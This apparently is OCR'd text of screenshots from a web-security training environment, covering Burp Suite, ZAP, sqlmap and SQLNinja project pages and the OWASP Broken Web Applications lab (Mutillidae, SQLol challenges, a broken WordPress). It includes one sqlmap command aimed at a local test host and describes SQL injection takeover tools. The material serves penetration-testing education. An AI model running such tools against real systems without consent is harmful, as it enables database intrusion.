- Pre-built virtual machines for developers at Oracle Tech Network
- **Hyperbox** Open-source Virtual Infrastructure Manager project site
- **phpVirtualBox** AJAX web interface project site

News Flash


- New **January 14, 2020**
  VirtualBox 6.1.2 released!
  Oracle today released a 6.1 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- New **January 14, 2020**
  VirtualBox 6.0.16 released!
  Oracle today released a 6.0 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- New **January 14, 2020**
  VirtualBox 5.2.36 released!
  Oracle today released a 5.2 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- New **December 11, 2019**
  VirtualBox 6.1 released!
  Oracle today shipped a new major release, VirtualBox 6.1. See the Changelog for details.
- New **October 15th, 2019**
  VirtualBox 6.0.14 released!
  Oracle today released a 6.0 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- New **September 4th, 2019**
  VirtualBox 6.0.12 released!
  Oracle today released a 6.0 maintenance release which improves stability and fixes regressions. See the Changelog for details.

More information...



OWASP Zed Attack Proxy (ZAP)

The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers.


Login
PORTSWIGGER
WEB SECURITY
Products | Solutions | Research | Academy | Daily Swig | Support |

The Burp Suite family

Burp Suite is a leading range of cybersecurity tools, brought to you by PortSwigger. We believe in giving our users a competitive advantage through superior research.

Enterprise

Automated protection for organizations and development teams

- ✓ Web vulnerability scanner
- ✓ Scheduled & repeat scans
- ✓ Unlimited scalability
- ✓ CI integration
- ✗ Advanced manual tools
- ✗ Essential manual tools

From €3,499 per year

Try for free | Buy now

Find out more »

Professional

#1 tool suite for penetration testers and bug bounty hunters

- ✓ Web vulnerability scanner
- ✗ Scheduled & repeat scans
- ✗ Unlimited scalability
- ✗ CI integration
- ✓ Advanced manual tools
- ✓ Essential manual tools

€349 per user, per year

Try for free | Buy now


Find out more »

Community

Feature-limited manual tools for researchers and hobbyists

- ✗ Web vulnerability scanner
- ✗ Scheduled & repeat scans
- ✗ Unlimited scalability
- ✗ CI integration
- ✗ Advanced manual tools
- ✓ Essential manual tools

Get Community



sqlmap®

Automatic SQL injection and database takeover tool

; Introduction();--


sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program
```

The sqlmap project is currently searching for sponsor(s)

sqlmap @sqlmap

Added support for Presto




SQLNINJA

...a SQL Server injection & takeover tool

News

There is a shiny new data extraction method in the alpha of the new release. It uses WAITFOR-based injection (slow) and DNS tunnels (fast!!). It is still a bit experimental, but it could help you in your next penetration test. You can find it in the Download. Why we decided to add a data extraction module even if lots of other tools do that already? The answer is in the FAQ page.



owaspbwa

OWASP Broken Web Applications Project

Version 1.2


This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS	
OWASP Vicnum	OWASP 1-Liner
Google Gruyere	Hackxor
WackoPicko	BodgeIt
Cyclone	Peruggia



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do?

Video Tutorials

Help Me!

Listing of vulnerabilities

Bug Tracker

Bug Report Email Address

What's New? Click Here

Release Announcements

PHP MyAdmin Console

Feature Requests

Installation Instructions


- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors

Tools

- Kali Linux
- Samurai Web Testing Framework
- sqlmap
- Some Useful Firefox Add-ons

Hints?: See "/documentation/mutillidae-test-scripts.txt"


Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.106 Safari/537.36
PHP Version: 5.3.2-1ubuntu4.30



| INSERT || UPDATE || DELETE || SELECT || Custom || Challenges |
RESET

SQLol - Challenges

Note: Not all challenges have known solutions on all databases.
Challenge 0 - Hello, world!
Challenge 1 - SQL Injection 101
Challenge 2 - The Failure of Quote Filters
Challenge 3 - Death Row
Challenge 4 - War on Error
Challenge 5 - Blind Luck
Challenge 6 - Stack the Deck
Challenge 7 - Walking on Thin Ice
Challenge 8 - Black Comedy
Challenge 9 - Administrative Tasks
Challenge 10 - No WHERE
Challenge 11 - No WHERE 2
Challenge 12 - XSSQLi
Challenge 13 - LIKE OMG
Challenge 14 - Now you have two problems




Peruggia 1.2

Comments

Comment on this picture

Uploaded by: Peruggia

Peruggia 1.2 | https://sourceforge.net/projects/peruggia/
Developed by Andrew Kramer



Broken WordPress

Just another WordPress 2.0.0 weblog

New Plug-ins

April 18th, 2011

We have just enabled the WordPress Plugin Spreadsheet v0.6 as well as MyGallery 1.2.1. Content should be up in a few days for that!

Posted in Uncategorized | No Comments »

This is a title

September 14th, 2009

This is a post

Posted in Uncategorized | 3 Comments »

Hello world!

September 14th, 2009

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Posted in Uncategorized | 1 Comment »

Pages

- About

Archives

- April 2011
- September 2009

Categories

- Uncategorized (3)

